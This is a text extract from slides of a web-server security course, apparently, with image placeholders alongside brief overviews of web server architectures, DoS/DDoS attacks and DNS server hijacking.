
Data tampering and data theft




Open Source Webserver Architecture




IIS Web Server Architecture



Module Flow




DoS/DDoS Attacks



Attackers may send numerous fake requests to the web server which results in the web server crash or become unavailable to the legitimate users


Attackers may target high profile web servers such as banks, credit card payment gateways, government owned services, etc. to steal user credentials



DNS Server Hijacking



Attacker compromises DNS server and changes the DNS settings so that all the request coming toward the target web server should be redirected to his/her own malicious server

